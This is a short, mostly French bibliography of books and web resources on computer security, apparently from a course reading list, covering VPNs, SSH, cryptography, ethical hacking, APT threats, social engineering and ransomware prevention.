- SSL VPN, Understanding, evaluating and planning secure, web-based remote access – J. Steinberg & T. Speed, 2005.
- P. H. Oechlin, LASEC/EPFL
- http://sebsauvage.net/comprendre/encryptage/crypto_rsa.html
- F. Halsall – Computer networking and the internet – Addison Welseley, 2005 + additional student support at www.pearsoned.co.uk/halsall
- SSH, le shell sécurisé, D. J. Barrett et R.E. Silverman, O'Reilly, 2001
- Hacking interdit, IIème édition, Micro Applications, 2007
- D. Vergnaud – Exercices et problèmes de cryptographie, Dunod, 2015
- CEH, Certified Ethical Hacker, Matt Walker, McGrawHill, 2017
- L. Bloch & al. – Sécurité informatique pour les DSI, RSSI et administrateurs, Eyrolles, 2016.
- Sécurité et espionnage informatique : connaissance de la menace APT, Cédric Pernet, Eyrolles
- Guide d'autodéfense numérique, éditions Tahin Party
- Cybertactique : Conduire la guerre numérique, Bertrand Boyer, Nuvis
- Learn Social Engineering, Dr E. Orzkaya, 2018, Packt
  Preventing Ransomware, A. Mohanta M. Hahad K. Velmurugan, 2018 Packt